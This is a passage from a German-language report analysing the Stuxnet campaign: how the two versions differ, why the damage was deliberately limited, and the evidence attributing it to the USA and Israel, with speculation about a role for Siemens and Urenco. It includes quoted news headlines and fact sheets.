Und zu guter letzt sind dann da noch die Angriffsroutinen aus dem Überdruck-Angriff, die im späteren Angriffscode gar nicht mehr aktiviert werden, jedoch im Schadcode einfach drin gelassen wurden. In Anbetracht der Tatsache, dass Stuxnet nicht von Anfängern, sondern von den weltweit besten Profis entwickelt wurde und ein strenges Review- und Testregime durchlaufen hat, kann es sich hier nicht um ein Versehen handeln. Wäre dieser unbenutzte Code nicht als kleines Präsent für diejenigen, die später die forensische Analyse machten, mit beigepackt worden, wüssten wir bis heute nichts von den wesentlich aggressiveren Angriffstaktiken der ersten Version. Auch der anfangs erwähnte VirusTotal-Upload wäre dann bis heute nicht identifiziert.

Zusammenfassend ist festzustellen, dass die Unterschiede zwischen den beiden Stuxnet-Versionen dramatisch sind. Nicht nur wurde ein völlig verschiedener Angriffsvektor verwendet, auch die Methoden zur Infiltration und Verbreitung unterscheiden sich gravierend. Es ist davon auszugehen, dass die zweite Version von einem anderen Team entwickelt wurde, das auch andere Prioritäten verfolgte. Man legte plötzlich weniger Wert darauf, unerkannt zu bleiben. Es ist vielleicht übertrieben zu behaupten, dass die Angreifer es darauf anlegten, entdeckt zu werden. Aber sie begannen, ein Spiel zu spielen, an dessen Ende nur die Entdeckung stehen konnte. Und wenn es dann dazu käme, sollte die Welt bitte gleich noch den wesentlich komplexeren und aggressiveren Code des ersten Angriffs sehen.

Eine Cyber-Kampagne entwickelt ihr Eigenleben


Was Stuxnet wirklich bedeutet, versteht man erst, wenn man beide Angriffe mit ihren unterschiedlichen Merkmalen im größeren Kontext betrachtet. Viele Experten tun sich schwer

mit dem Verständnis von Stuxnet, weil sie seine Ursprünge im "Hacking" suchen. Das ist aber der völlig falsche Hintergrund. Die Wurzeln von Stuxnet liegen nicht in der IT oder im "Hacking", sondern in der nuklearen Gegenproliferation. Das iranische Nuklearprogramm wurde schon vor der ersten Platzierung von Stuxnet sabotiert, indem man manipulierte mechanische und elektrische Komponenten in Lieferungen einschleuste.[15] Bei Stuxnet wurden diese Aktivitäten lediglich in die digitale Welt transformiert. Das Know-How der bestens mit den IR-1-Zentrifugen vertrauten Experten, die bereits bescheidene Erfolge mit manipulierten Komponenten erzielt hatten, wurde weiter genutzt und ermöglichte den Entwicklern, rechtzeitig zur Inbetriebnahme von Natanz in 2007 "fertig" zu sein.

Bloß nicht zuviel kaputt machen

Viel wurde darüber geschrieben, dass Stuxnet es nicht geschafft hat, eine große Zahl von Zentrifugen zu zerstören, oder Irans Produktion von angereichertem Uran maßgeblich zu verringern. Das mag so sein, war aber offensichtlich gar nicht das Ziel der Angreifer. Die Angreifer waren, bildlich gesprochen, in der Lage, ihrem Opfer kurz und schmerzlos das Genick zu brechen. Sie entschieden sich stattdessen für kurzfristiges Würgen in wohl dosierten Abständen. Stuxnet ist eine Waffe mit absichtlich geringer Zerstörungskraft, die darauf zielt, die Betriebszeit der iranischen Zentrifugen zu verringern und gleichzeitig den Iranern das Gefühl zu vermitteln, zu doof zu sein, ihre komplizierten digitalen Steuerungs- und Schutzsysteme zu verstehen.

Gründe für diese Taktik sind nicht schwer zu finden. Als Stuxnet zum ersten Mal eingesetzt wurde, konnte Iran IR-1-Zentrifugen bereits in Massenproduktion herstellen. Man kann sich leicht ausrechnen, dass ein digitaler Angriff, bei dem *sämtliche* Zentrifugen auf einen Schlag zerstört worden wären, das iranische Nuklearprogramm nicht länger verzögert hätte als die zwei Jahre, die ich für Stuxnet geschätzt habe. Im Sommer 2010, als der Angriff voll im Gange war, liefen in Natanz um die 4000 Zentrifugen. Gleichzeitig hatte man aber 5000 einsatzbereite Zentrifugen auf Lager, die nur darauf warteten, in Betrieb genommen zu werden. Iran hätte also schnell kompensieren können — in ähnlicher Weise wie Pakistan, wo 4000 Zentrifugen einem Erdbeben in 1981 zum Opfer fielen, was bekanntlich Pakistan auf dem Weg zur Bombe nicht stoppte.



Der Zentrifugenbestand in Natanz zwischen 2008 und 2010. Iran hatte ständig mindestens 50% Ersatz-zentrifugen auf Lager, wodurch klar wird, dass ein Angriff mit katastrophischer Zerstörung der laufenden Zentrifugen keineswegs das Ende des iranischen Nuklearprogramms bedeutet hätte.

Die Strategie der tausend Nadelstiche zielte offensichtlich darauf ab, iranische Ingenieure zur Verzweiflung zu bringen — bis zu dem Punkt der totalen Frustration beim Versuch, ein

[15] Eine gute Darstellung findet sich in Collins & Frantz, "Fallout: The true story of the CIA's secret war on nuclear trafficing".

gestohlenes Low-Tech-Anlagendesign aus den Siebzigern zum Laufen zu bringen und den Wert ihres überdimensionierten digitalen Schutzsystems zu ernten. Wenn man die Urananreicherungsprogramme von Iran und Pakistan miteinander vergleicht, kommt man nicht umhin, einen gravierenden Unterschied zu erkennen. Pakistan schaffte es innerhalb von *zwei Jahren*, eine funktionsfähige Urananreicherung von Null aufzubauen, und zwar in einer wirtschaftlich turbulenten Zeit und ohne den Einsatz moderner digitaler Steuerungstechnik. Dieselbe Aufgabe kostete Iran über zehn Jahre, trotz der technologischen Starthilfe vom Khan-Netzwerk und ausreichenden finanziellen Mitteln aus dem Verkauf von Rohöl. Wenn die iranischen Ingenieure nicht schon vorher inkompetent aussahen, taten sie es mit Sicherheit während des Stuxnet-Angriffs.

Die Welt ist größer als Natanz

Die Tatsache, dass sich die beiden Versionen von Stuxnet, die ich in diesem Report analysiere, so dramatisch unterscheiden, deutet darauf hin, dass hinter den Kulissen große Dinge passierten. Stuxnet ist weit mehr als nur Schadsoftware, wie ausgefeilt diese Schadsoftware auch sein mag. Es handelt sich um eine umfangreiche Kampagne, und es ist offensichtlich, dass sich die Ziele dieser Kampagne im Laufe der Ausführung signifikant änderten.

Als wir beide Angriffe in 2010 analysierten, nahmen wir an, dass beide Routinen gemeinsam ausgeführt wurden, eventuell mit der Absicht, dass Kaskadenschutzsystem während des Angriffs auf die Rotorgeschwindigkeit zu deaktivieren. Das erwies sich als falsch; im Code findet sich keine Synchronisation der Angriffe. Dann vermuteten wir, dass der Angriff gegen das Zentrifugenantriebssystem die einfache Vorstufe war, bevor der wesentlich komplexere Angriff gegen das Kaskadenschutzsystem entwickelt wurde. Der Angriff auf das Kaskaden-schutzsystems ist eine Manifestation absoluter Cyber-Macht. Es schien logisch, eine Entwicklung vom Einfachen zum Komplexen zu unterstellen, wie es in der Regel in der Softwareentwicklung der Fall ist. Einige Jahre später wissen wir, dass es genau umgekehrt war. Warum würden die Angreifer vom Komplexen zum Einfachen gehen?

Die dramatischen Unterschiede zwischen den beiden Versionen lassen eine Änderung der Prioritäten erkennen, die mit sehr großer Wahrscheinlichkeit mit einem Wechsel der Verantwortlichkeiten verbunden war. Unsere technische Analyse zeigt, dass das Risiko der Entdeckung später nicht mehr die Hauptsorge der Angreifer war. Die naheliegende Erklärung für diesen Wechsel der Prioritäten lautet: Man erkannte, dass nukleare Proliferanten kommen und gehen, aber das die Cyber-Kriegsführung, die man gerade getestet hatte, bleibt. Stuxnet startete als Experiment mit nicht vorhersagbarem Ergebnis. Während dieses Experiments wurde klar: *Cyber-Waffen funktionieren*. Und im Unterschied zu ihren kinetischen Gegen-stücken aus Metall bringen sie keine kämpfenden Truppen in Gefahr, erzeugen weniger Kollateralschäden, können heimlich in Stellung gebracht werden, und sind (für militärische Verhältnisse) spottbillig. Es wurde klar: Die Implikationen von Stuxnet reichten weit über Iran hinaus. Digitale Waffen hatten das Zeug dazu, althergebrachte analoge Kriegsführung als low-tech, brutal, und *sowas von altmodisch* aussehen zu lassen.

Irgendjemand unter den Angreifern wird außerdem erkannt haben, dass ein Auffliegen der Operation auch Vorteile hätte. Die Entdeckung des Ziels und der Arbeitsweise von Stuxnet bedeutete zwangsläufig das Ende der Operation, aber nicht das Ende ihrer Nützlichkeit. Es würde der Welt zeigen, was Cyber-Waffen in der Hand einer Supermacht vermögen. Anders als Panzer, Raketen, Flugzeuge kann man bei einer Militärparade keine USB-Sticks mit

Schadsoftware präsentieren. Nur mittels tatsächlicher Ausführung und anschließender Offenlegung konnte man der Welt zeigen, "wo der Hammer hängt", und damit einen beträchtlichen Abschreckungseffekt erzielen.

Was letztendlich ausschlaggebend für die erstaunliche Änderung der Zielrichtung der Stuxnet-Kampagne war, ist zu diesem Zeitpunkt nicht bekannt. Wie so oft in der Geschichte kann es sich um einen unbeabsichtigten Nebeneffekt gehandelt haben, der sich dann als kritisch erwies: Es wurde ein neues Kapitel Militärgeschichte geschrieben.

WER STECKT HINTER STUXNET?


Obwohl selbst heute noch viele Beobachter meinen, es wäre im Dunkeln, wer Stuxnet entwickelt hat, ist die Urheberschaft in diesem Fall nicht schwer zu erkennen. Die Angreifer hinterließen Spuren wie ein Bulldozer. Auf diese Spuren führen zwei Fragen: Wer hat die Motivation, und wer hat die Fähigkeiten? Wer massives Unbehagen am iranischen Nuklearprogramm hat, ist bekannt. Schauen wir, wer von diesen "üblichen Verdächtigen" die Fähigkeiten für einen solchen Angriff besitzt.

Diese Fähigkeiten brauchten die Angreifer

Aus unserer Analyse des Angriffscodes geht hervor, dass die Angreifer äußerst detaillierte Insiderkenntnisse aus der Anlage hatten. Mit einem Cyber-Spionageaktion aus der Ferne ließen sich diese Kenntnisse nicht beschaffen. Nun handelt es sich bei Natanz nicht um irgendeine Industrieanlage, sondern um ein hochpriorisiertes militärisches Ziel. Dieses Ziel wird von Elitesoldaten der iranischen Revolutionsgarde bewacht und mit Flugabwehrraketen gesichert (eingekauft in Moskau — womit Russland als möglicher Urheber bereits äußerst unwahrscheinlich wird).

Nuclear related facilities near Natanz are afforded a layered defense by recently-deployed tactical and strategic SAM ssytems. Natanz is defended by one HQ-2 site, three HAWK sites, one 2K12 battery, and four Tor-M1E TELARs. The tactical systems were deployed between September 2006 and September 2009; the increased air defense posture may signify an increase in activity at the nuclear facility.

The following image depicts SAM coverage in the vicinity of Natanz:




Die Anlage in Natanz wird von Luftabwehrraketenstellungen geschützt, deren Reichweiten hier eingezeichnet sind. http://www.ausairpower.net/APA-Iran-SAM-Deployment.html

Für die Entwicklung von Stuxnet wurde detailliertes Insiderwissen genutzt, das nicht einfach per "Hacking" von einem sicheren Schreibtisch aus, viele tausend Kilometer entfernt beschafft werden konnte, sondern nur im Rahmen von langfristigen, groß angelegten und gefährlichen Spionageaktivitäten. Wer solche Aktivitäten betreibt, ist bekannt: CIA und Mossad.

Wie und wo testet man Stuxnet?


Aber selbst das beste "Hintergrundwissen" hätte wenig genützt, wenn man den Angriffscode nicht hätte testen können. Es wäre absurd gewesen, so einen komplexen und hoch speziellen Code "an den Kunden auszuliefern", ohne ihn vorher zu testen. Wie wäre das möglich? Ganz einfach, mit Originalzentrifugen des Khan-Netzwerks, die den iranischen bis ins Detail gleichen.

Die gab es aus dem 2003 aufgelösten libyschen Nuklearprogramm. Ghaddafi hatte ebenfalls bei Khan eingekauft, flog aber schneller auf und einigte sich dann mit den Amerikanern darauf, sein eigenes Manhattan-Projekt einzustellen. Seine Zentrifugen wurden dann schön verpackt und mit allem Drum und Dran, insgesamt 25 Tonnen, im Januar 2004 in die USA transportiert — ins Kernwaffenforschungslabor Y-12 in Oak Ridge, Tennessee.



Zentrifugen aus dem libyschen Nuklearprogramm in Tennessee, USA. Die Zentrifugen stammen aus der gleichen Quelle wie das iranische Modell (Khan Research Laboratories).

Im Juli 2004 wird dann ein Teil der Zentrifugen in das dem US-Energieministerium zugehörende Oak Ridge National Laboratory (ORNL) geschafft. Das ORNL ist gewissermaßen das Kompetenzzentrum der amerikanischen Regierung in Sachen Urananreicherung, dort beschäftigt man sich seit Jahren mit der Analyse und Optimierung von Gaszentrifugen.



OAK RIDGE NATIONAL LABORATORY FACT SHEET

MANAGED BY UT-BATTELLE FOR THE DEPARTMENT OF ENERGY

Scientific Computing Within the ORNL Modeling and Simulation Group: Engineering Systems Analysis - Gas Centrifuge and Uranium Enrichment Analysis

The ORNL Modeling and Simulation Group (MSG) develops sophisticated numerical solutions for a wide range of scientific, engineering, and operational applications. MSG's core competency is computational physics and engineering, and within this context we have extensive expertise modeling uranium-enrichment processes for R&D, engineering design, and operational applications. This problem-solving scope includes gaseous-diffusion, gas centrifuge, and AVLIS technologies with the following specific applications.

- Creep deformation analysis of gas centrifuge enrichment program (GCEP) composite rotor.
- Software development and design optimization studies of GCEP cascades and cascade trains. MSG staff are currently conducting cascade and train design optimization studies for

Das Oak Ridge National Laboratory ist das amerikanische Kompetenzzentrum für Gaszentrifugen zur Urananreicherung

Jim Sumner, Leiter der Abteilung National Security Advanced Technology (NSAT) am ORNL, erklärte seinerzeit, dass die libyschen Zentrifugen mit Unterstützung der Militärexperten von Y-12 analysiert werden. NSAT ist die zentrale Anlaufstelle des Energieministeriums, wenn technische Analysen zu Nuklearfragen erforderlich sind, die im höchsten Interesse der US-Regierung sind. Im September 2005 entgleitet Generaldirektor des Y-12-Labors in Oak Ridge

Dennis Ruddy dann auf einer Pressetour die Bemerkung, dass die Vereinigten Staaten die libyschen Zentrifugen tatsächlich in Betrieb genommen haben, "um Erkenntnisse über die Atomwaffenprogramme anderer Länder zu gewinnen". Ruddys Bemerkung wird in der Lokalzeitung Knoxville *News-Sentinel* in einer Story von Reporter Frank Munger aufgegriffen und schafft es in diverse Meldungen von Associated Press. Einen Monat später wird Ruddy gefeuert und verliert seine Sicherheitsfreigabe.

Das amerikanische Gegenproliferationsprogramm

Ob der Testaufbau mit den libyschen Zentrifugen in Tennessee beim ORNL erfolgte, im Idaho National Laboratory (INL), bei den Sandia National Laboratories oder bei allen zusammen, ist nicht bekannt. Alle Labors gehören zum amerikanischen Energieministerium, und das war schließlich hier zuständig. Denn nukleare Gegenproliferation gehört zu dessen offiziellen Aufgaben, seit 1994 auch in Zusammenarbeit mit der CIA. Wenn wir davon ausgehen, dass in diesem Fall die zuständigen Behörden einfach ihre Aufgabe erledigt haben, dann ergibt sich hier ein ziemlich kohärentes Bild. In dieses Bild passt auch, dass traditionell die international umfangreichste Forschung im Bereich cyber-physische Sicherheit am INL betrieben wurde. Bereits seit der Eröffnung in 2003 beschäftigte man sich dort schon mit Man-in-the-Middle-Angriffen auf Industriesteuerungen — just als das iranische Nuklearprogramm aufgeflogen war.

Die Situation eskalierte mit der Wahl des Hardliners Ahmadinejad zum iranischen Ministerpräsident in 2005, der schon kurz nach seiner Amtsübernahme öffentlich drohte, Israel von der Landkarte verschwinden zu lassen. Ohne Atomwaffen wäre das kaum möglich, und das wichtigste Asset dafür war die Urananreicherung in Natanz. Im Juni 2008 probt Israel im Zuge einer groß angelegten Militärübung, an der über hundert Kampfjets beteiligt sind, einen Luftschlag gegen Ziele in Iran. März 2009 besucht der israelische Ministerpräsident Netanjahu Präsident Obama in Washington, DC. Wie berichtet wird, bittet er bei diesem Besuch um die Lieferung bunkerbrechender Bomben, um die 25 Meter unter der Erde liegenden Kaskadenhallen in Natanz zerstören zu können. Diese Bitte wird abgelehnt — aber danach wird es ruhiger um dieses Thema, *verdächtig ruhig*.

Beredtes Schweigen

Die Ruhe, die insbesondere nach Entdeckung von Stuxnet anhielt, spricht eigentlich für sich. Wir hatten damit gerechnet, dass nach unseren ersten Veröffentlichungen zu Stuxnet speziell von amerikanischer Behördenseite Bulletins und Expertenmeetings im Tagesrhythmus kämen. Aber wenn eine Organisation wie das zum amerikanischen Heimatministerium gehörende ICS-CERT, welches sich regelmäßig zu den allerunwichtigsten Programmierfehlerchen in Industrieprodukten äußert, zum Thema Stuxnet nur Blödsinn liefert, macht man sich seine Gedanken. Tatsächlich war es so, dass das ICS-CERT allenfalls mit Verspätung und wie gezwungenermaßen das nachplapperte, was wir und die Kollegen von Symantec bereits vorher veröffentlicht hatten. Eigene Analyseergebnisse hatte man nicht zu berichten.

Nun sitzen im ICS-CERT keine Deppen. Der Dienst wurde in Wirklichkeit vom Idaho National Laboratory ausgeübt, also dem Ort, wo die mit Abstand fähigsten Köpfe der US-Regierung zum Thema industrielle Cyber-Sicherheit saßen. Die Vernebelung hatte Methode. Es wurden auch allerlei absurde Entschuldigungen erfunden wie beispielsweise die, es habe erstmal mehrere Wochen gebraucht, bis man Siemens-Steuerungen zum Testen beschafft hatte -- die

hätte man nämlich erst aus Deutschland einfliegen müssen.[16] Tatsächlich war Testequipment ausreichend vorhanden, denn im INL waren in 2008 umfangreiche Sicherheitstests mit den Siemens-Produkten durchgeführt worden. Ein Insider sagte mir, dass das Equipment in 2010 noch in Idaho Falls stand.

Bild links: Siemens-Testequipment im Idaho National Laboratory zur Durchführung von Security-Tests. Bild rechts: auf einer Anhörung vor dem amerikanischen Senat zum Thema Stuxnet erzählt der Leiter des Cyber-Sicherheitsprogramms beim Heimatschutzministerium nichts als Nonsense

Ein bizarrer Höhepunkt wurde erreicht, als am17. November 2010 der beim US-Heimat-schutzministerium für das Cyber-Sicherheitsprogramm verantwortliche Mitarbeiter Sean McGurk in einer öffentlichen Anhörung zu Stuxnet vor dem US-Senat (rechts oben im Bild) zu Protokoll gab: Man habe keine Ahnung, wo Stuxnet herkomme, es könnte das Werk von Botnet-Betreibern sein[17]. Bei soviel Blödsinn und Verschweigungstaktik dämmerte es mir schließlich: Stuxnet ist von der amerikanischen Regierung als geheim klassifiziert worden, Regierungsangestellte *dürfen* nichts darüber sagen.

Knapp anderthalb Jahre später platzte dann der Knoten. Der *New-York-Times*-Reporter David Sanger veröffentlichte am 1. Juni 2012 einen Artikel, in dem die amerikanische Regierung klar als Hauptverantwortlicher hinter Stuxnet benannt wurde. Israel wurde eine Nebenrolle zugeschrieben. So hatte ich es in meinem TED Talk im März 2011 auch schon gesagt. Neu war, dass Sanger sich auf mehrere Behördenvertreter berief, die sich ihm in Interviews offenbart hatten. Diese Story bildet dann auch den sensationalistischen Kern von Sangers 2012 veröffentlichtem Buch "Confront and Conceal".

[16] https://www.computerworld.com.au/article/384342/dhs_chief_what_we_learned_from_stuxnet/. Siehe auch http://www.digitalbond.com/blog/2011/04/27/dhs-needs-to-point-finger-at-self-not-private-industry/

[17] McGurks Statement im Wortlaut: http://www.hsgac.senate.gov/download/2010-11-17-mcgurk-testimony-revised

HOME PAGE | TODAY'S PAPER | VIDEO | MOST POPULAR | U.S. Edition

The New York Times

Middle East

WORLD | U.S. | N.Y. / REGION | BUSINESS | TECHNOLOGY | SCIENCE | HEALTH | SPORTS | OPINION

AFRICA | AMERICAS | ASIA PACIFIC | EUROPE | MIDDLE EAST

Obama Order Sped Up Wave of Cyberattacks Against Iran

By DAVID E. SANGER

Published: June 1, 2012 | 360 Comments

WASHINGTON — From his first months in office, President Obama secretly ordered increasingly sophisticated attacks on the computer systems that run Iran's main nuclear enrichment facilities, significantly expanding America's first sustained use of cyberweapons, according to participants in the program.

FACEBOOK
TWITTER
GOOGLE+
SAVE
E-MAIL
SHARE
PRINT
SINGLE PAGE
REPRINTS

Enough Said
Coming Soon
Watch Trailer ►

Enlarge This Image

Mr. Obama decided to accelerate the attacks — begun in the Bush administration and code-named Olympic Games — even after an element of the program accidentally became public in the summer of 2010 because of a programming error that allowed it to escape Iran's Natanz plant and sent it around the world on the Internet. Computer security experts who began studying the worm, which had been developed by the United States and Israel, gave it a name: Stuxnet.

Amerikanische Regierungsangestellte outen sich zum Thema Stuxnet: Artikel von David Sanger in der New York Times vom 1. Juni 2012

Die von Sanger benutzten Quellen bleiben alle anonym — mit einer Ausnahme: General James Cartwright, der angeblich die ganze Operation geleitet hat. Und nun kommt die amerikanische Behördenmaschine in Gang. In der Folge der Veröffentlichung eröffnet das FBI Ermittlungen wegen Geheimnisverrat nicht nur gegen Sanger, sondern auch gegen Cartwright. Solche Ermittlungen setzen aber voraus, dass der Gegenstand der Berichterstattung zuvor als "geheim" klassifiziert war. Während die Ermittlungen gegen Sanger fallen gelassen werden, nimmt der Fall Cartwright eine Wende, die an Deutlichkeit nichts zu wünschen übrig lässt. Cartwright wird angeklagt — und bekennt sich schuldig. Das Happy-End der Geschichte: Cartwright wird drei Tage vor dem Ende seiner Amtszeit vom scheidenden Präsident Obama begnadigt.

FP NEWS & IDEAS | REGIONS | CHANNELS | GALLERIES | VOICES

'Obama's General' Pleads Guilty to Leaking Stuxnet Operation

BY ELIAS GROLL | OCTOBER 17, 2016 - 4:55 PM | ELIAS.GROLL | ELIASGROLL

POLITICS

Obama Pardons James Cartwright, General Who Lied to F.B.I. in Leak Case

By CHARLIE SAVAGE JAN. 17, 2017

Schlusspunkt des Geheimnisverrats um Stuxnet, vier Jahre nach Veröffentlichung von "Confront and Conceal": General Cartwright plädiert schuldig, und wird später von Präsident Obama begnadigt

Gab es eine europäische Beteiligung?

Nach dem, was wir wissen, ist Stuxnet das Werk der USA, mit Unterstützung von Israel. Möglicherweise hatten aber noch weitere Akteure ihre Hände im Spiel; darauf deuten zumindest diverse Anhaltspunkte hin.

Siemens im Iran

Es ist mehr als unwahrscheinlich, dass Iran es in Eigenregie geschafft hätte, das komplizierte Kaskadenschutzsystem zu implementieren. Die massive Mitwirkung einer Fremdfirma darf man voraussetzen. Bei unseren diversen Gesprächen über Stuxnet habe ich den Journalisten David Sanger mehrfach auf diesen Punkt hingewiesen und ihn ermuntert, dazu zu recherchieren. Das Ergebnis liest sich in "Confront and Conceal" wie ein Paukenschlag: Es habe sich um niemand anderen als Siemens selbst gehandelt, und auf diesem Wege sei auch die initiale Infektion erfolgt.

Belege dafür werden leider nicht geliefert. Erstaunlicherweise hat sich zu dieser Behauptung meines Wissens nach weder Siemens noch die deutsche Regierung geäußert. Siemens als Lieferant wäre zumindest insofern nicht völlig überraschend, da der Konzern seinerzeit bereits eine über hundertjährige Tradition im Iran hatte[18].

SIEMENS

November 2007

Siemens im Iran

Siemens ist seit knapp 140 Jahren im Iran tätig und nimmt eine führende Position in den drei Applikationsfeldern Energy and Environmental Care / Automation and Control, Industrial and Public Infrastructures / Healthcare ein. Das Unternehmen ist der führende Anbieter von rotierenden Maschinen für Industrieanwendungen, insbesondere im Bereich Power Generation. Im Geschäftsjahr 2007 (1. Oktober 2006 – 30. September 2007) betrug der Umsatz mit Kunden im Iran annähernd 465 Mio. EUR. Der Auftragseingang lag bei 415 Mio. EUR. Siemens beschäftigt derzeit 335 Mitarbeiter im Iran.

Siemens im Iran: Der Münchner Konzern war über hundert Jahre im Land aktiv und beendete die Geschäftsbeziehungen erst einige Wochen, bevor Stuxnet entdeckt wurde.

Dass Siemens sogar aktiv in die "Operation Olympic Games" involviert war, behaupten die israelischen Autoren Dan Raviv und Yossi Melman in ihrem 2012 erschienenen Buch "Spies against Ammergeddon", das verschiedene Operationen israelischer Geheimdienste erzählt. Demnach kooperierte Siemens mit den Amerikanern und Israel bei der Entwicklung der Schadsoftware, vermittelt durch den Bundesnachrichtendienst (BND). Zitat: "Die Vorstände von Siemens mögen Gewissensbisse empfunden haben oder einfach auf öffentlichen Druck reagiert haben, als die Presse darauf hinwies, dass die Firma Irans größter deutscher Handelspartner war."

Nun sind zumindest die guten Beziehungen zwischen dem BND und Siemens belegt, sie stammen aus der jahrzehntelangen Zusammenarbeit im Telekommunikationsbereich. Als ich Yossi Melman im Sommer 2012 in Tel Aviv konkret auf die im Buch behaupteten

[18] In der Unternehmenskommunikation zu Stuxnet hatte Siemens wiederholt darauf hingewiesen, keine Geschäftsbeziehungen zu Iran zu haben, ohne allerdings zu erwähnen, dass die langjährigen Kontakte erst kurz zuvor (zum 1. Juli 2010) beendet worden waren

Verflechtungen ansprach, konnte er mir allerdings keine Fakten nennen, die eine deutsche Beteiligung an Stuxnet belegen würden. Stattdessen sagte er, dass dieser Zusammenhang in israelischen Geheimdienstkreisen Konsens wäre.

Über das Krisenmanagement von Siemens bezüglich Stuxnet könnte man ein ganzes Buch schreiben, aber warum sollte man das. Ein Detail, das ich gern erklärt bekäme, ist eine Aussage von Tomas Brandstetter, dem seinerzeitigen Leiter des Siemens CERT. Brandstetter sagte mir in einem persönlichen Gespräch, er habe mit seinem Team Mitte September die Analyse von Stuxnet "auf Anweisung von oben" eingestellt. Es ist tatsächlich fraglich, ob Siemens je eine unabhängige Analyse durchführte, denn das wenige, was offiziell veröffentlicht wurde, enthält kein einziges Detail zu Stuxnet, welches nicht bereits von uns oder Symantec veröffentlicht worden war.[19]

Urenco als Know-How-Lieferant?

Wenn sich jemand noch besser mit der IR-1 auskannte als A.Q. Khan höchstpersönlich, dann war es zweifellos der europäische Urenco-Konzern, von dem Khan das Design gestohlen hatte. Urenco ist gewissermaßen die Autorität auf diesem Gebiet. Deshalb habe ich im Rahmen meiner Recherche auch schon im September 2010 dort angerufen und einen Experten im Bereich Automatisierungstechnik gefragt, ob es technisch möglich ist, Gaszentrifugen per Cyber-Angriff zu beschädigen. Die knappe Antwort: Da könne er mir nichts zu sagen, da diese Zentrifugen "ja auch in anderen Ländern verwendet werden". Ich habe das als Bestätigung gewertet.

Diverse Quellen legen nahe, dass die Amerikaner nicht nur mit Israel, sondern auch mit Urenco zusammengearbeitet haben, um einen IR-1-Teststand aufzubauen. Eine ausführliche Zusammenfassung hiervon gibt der Abrüstungsexperte Jeffrey Lewis in seinem Blog. Demnach wäre es denkbar, dass so ein Teststand auch in Großbritannien, den Niederlanden, oder Deutschland hätte stehen können.

[19] Für eine Kurzkritik siehe https://www.langner.com/2010/11/on-siemens-official-stuxnet-communication-back-to-the-lab-please/

DIE FOLGEN

